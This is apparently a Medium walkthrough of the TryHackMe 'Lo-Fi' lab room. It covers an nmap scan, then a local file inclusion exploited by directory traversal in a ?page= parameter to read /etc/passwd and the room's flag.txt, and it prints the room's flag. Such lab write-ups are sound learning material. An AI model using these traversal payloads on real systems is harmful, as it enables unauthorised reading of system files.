
Get unlimited access to the best of Medium for less than $1/week. Become a member

Lo-Fi-THM-Walkthrough-By-Reju-Kole

Reju Kole · Follow
Published in System Weakness
4 min read · 5 days ago

Listen Share More



Lo-Fi

Welcome! It is time to look at the ***Lo-Fi*** *Room on TryHackMe. I am making these walkthroughs to keep myself motivated to learn cyber security, and ensure that I remember the knowledge gained by playing THM Rooms.*

Join me on learning cyber security. I will try and explain concepts as I go, to differentiate myself from other walkthroughs.

ROOM URL : ***https://tryhackme.com/r/room/lofi***

Room Type — *Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!*

About Lo-Fi — *Want to hear some lo-fi beats, to relax or study to? We've got you covered!*

Enumeration

To kick off this box, let's run a Nmap scan to see what services and ports are open.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A 10.10.48.222 -T5
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 10:58 EST
Nmap scan report for 10.10.48.222
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.
| ssh-hostkey:
|   3072 bf:0e:fa:a0:5b:0e:30:7b:9a:f8:c3:04:87:1d:c1:3d (RSA)
|   256 83:50:f6:1f:42:cc:16:b3:85:d2:b1:66:45:20:cb:18 (ECDSA)
|_  256 71:c3:14:df:bb:c6:fc:c1:ec:77:38:f0:3a:fe:9f:f0 (ED25519)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Lo-Fi Music
|_http-server-header: Apache/2.2.22 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT       ADDRESS
1   46.88 ms  10.17.0.1
2   ... 4
5   166.58 ms 10.10.48.222

OS and Service detection performed. Please report any incorrect results at http
Nmap done: 1 IP address (1 host up) scanned in 21.86 seconds
```

Target IP: *10.10.48.222*

Scan Date/Time: *2025–01–20 10:58 EST*

Scan Type: `sudo nmap -sC -sV -A -T5`

Host Information

- ***Host Status:*** *Up (Latency: 0.17s)*
- ***Network Distance:*** *5 hops*

Open Ports and Services

Port 22

- ***State:*** *Open*
- ***Service:*** *SSH*
- ***Version:*** *OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)*

Host Keys

- *RSA:* **`bf:0e:fa:a0:5b:0e:30:7b:9a:f8:c3:04:87:1d:c1:3d`**
- *ECDSA:* **`83:50:f6:1f:42:cc:16:b3:85:d2:b1:66:45:20:cb:18`**
- *ED25519:* **`71:c3:14:df:bb:c6:fc:c1:ec:77:38:f0:3a:fe:9f:f0`**

Port 80

- ***State:*** *Open*
- ***Service:*** *HTTP*
- ***Version:*** *Apache HTTPD 2.2.22 (Ubuntu)*
- ***HTTP Information:***
- *Title:* ***Lo-Fi Music***
- *Server Header:* `Apache/2.2.22 (Ubuntu)`

OS and Device Information

- ***Device Type:*** *General Purpose*
- ***Operating System:*** *Linux 4.X*
- ***OS CPE:*** `cpe:/o:linux:linux_kernel:4.15`
- ***OS Details:*** *Linux 4.15*
- ***Service Info:*** *OS: Linux; CPE:* `cpe:/o:linux:linux_kernel`


Traceroute

- ***Hop 1:*** *10.17.0.1 (46.88 ms)*
- ***Hop 5:*** *10.10.48.222 (166.58 ms)*

Scan Duration: *21.86 seconds.*

WEB ENUMERATION


I identified a page called 'Lo-Fi Music' during my enumeration.



The Website

Initial Exploration: A Sign of LFI in the Web

I accessed the webpage and swiftly examined the source code, sensing an indication of Local File Inclusion (LFI) vulnerability.




```
            <!-- Categories Widget -->
            <div class="card my-4">
                <h5 class="card-header">Discography</h5>
                <div class="card-body">
                    <div class="row">
                        <div class="col-lg-6">
                            <ul class="list-unstyled mb-0">
                                <li><a href="/?page=relax.php">Relax</a></li>
                                <li><a href="/?page=sleep.php">Sleep</a></li>
                                <li><a href="/?page=chill.php">Chill</a></li>
                                <li><a href="/?page=coffee.php">Coffee</a></li>
                                <li><a href="/?page=vibe.php">Vibe</a></li>
                                <li><a href="/?page=game.php">Game</a></li>
                            </ul>
                        </div>
                    </div>
                </div>
            </div>

        </div>
    </div>
    <!-- /.row -->
</div>
<!-- /.container -->
```

Page Source

To verify my suspicion, I decided to try a classic LFI payload:

```
http://10.10.48.222/?page=../../../../../etc/passwd
```

To my surprise, it was successful!



Lo-Fi Music

Cool beats to listen to

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/
bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/
var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/
sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/
gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/
libuuid:/bin/sh
```


The Webpage

Flag Hunting Mode Activated :)

Excitedly, I dove into the search for the flag. My immediate action was to modify the URL in an attempt to find the root user's file:

```
http://10.10.48.222/?page=../../../../../root/root.txt
```

Unfortunately, the root user's file didn't contain the flag.



Cool beats to listen to


Sorry, ../../../../../root/root.txt does not exist.

The Webpage

With a bit more investigation, I suspected the flag was in the base directory. A minor tweak to the URL and voilà:

```
http://10.10.48.222/?page=../../../../../flag.txt
```

The mission is accomplished :)




Lo-Fi Music

Cool beats to listen to

flag{e4478e0eab69bd642b8238765dcb7d18}

Web Flag



Congratulations on completing Lo-Fi!!! 🎉

Congratulations!

I hope you enjoyed this writeup! Happy Hacking :)

> *Subscribe to me on Medium and be sure to turn on email notifications so you never miss out on my latest walkthroughs, write-ups, and other informative posts.*

Follow me on below Social Media:

1. *LinkedIn: Reju Kole*

2. Instagram: reju.kole.9

3. Respect me On HackTheBox! : Hack The Box :: User Profile

4. Check My TryHackMe Profile : TryHackMe | W40X

5. Twitter | X : @Mr_W40X

6. GitHub : W40X | Reju Kole | Security Researcher

> *incase you need any help feel free to message me on my social media handles.*

Lo Fi Tryhackme Walkthrough Tryhackme Ethical Hacking Lfi

Follow

Published in System Weakness

Open in app ↗

Medium Search

at a time.

Follow

Written by Reju Kole

64 Followers · 2 Following

Top 1% at TryHackMe Global / CompTIA PenTest+ / HTB | GURU / CVE-2022-33891 / eJPTv2 / ICCA / CompTIA Security+ (SYO-601) / CompTIA CASP+ (CAS-004)

No responses yet

What are your thoughts?

Respond

More from Reju Kole and System Weakness

Reju Kole

Cap-HTB-Walkthrough-By-Reju-Kole

Welcome! It is time to look at the Cap machine on HackTheBox. I am making these walkthroughs to keep myself motivated to learn cyber...

Sep 26, 2024 113


Karthikeyan Nagaraj
COMPUTER NETWORKS 101 : INTERMEDIATE SERIES
HOW TO SET UP A LINUX DNS SERVER WITH BIND
A Step-by-Step Guide
ifonfiif
netstat
netstat
https://cyberw1ng.medium.com

In System Weakness by Karthikeyan Nagaraj

How to Set Up a Linux DNS Server with BIND

A Step-by-Step Guide to Configuring a DNS Server on Linux Using BIND


Oct 25, 2024 794 2



In System Weakness by Mr Horbio

How to find my first bounty $$$$$ 😜

✦ Jan 12 80 2



Intro to Cold System Forensics

A look into the concepts of cold system forensics and how DFIR teams examine offline systems.

Easy 60 min

Task 1 Introduction

Task 2 Challenges and Opportunities

Task 3 Data Acquisition and Preservation

Task 4 Forensic Tools and Techniques

Task 5 Practical

Task 6 Conclusion

Reju Kole

Intro to Cold System Forensics-THM-Walkthrough-By-Reju-Kole


Category—Walkthrough

Aug 30, 2024 51 1

See all from Reju Kole

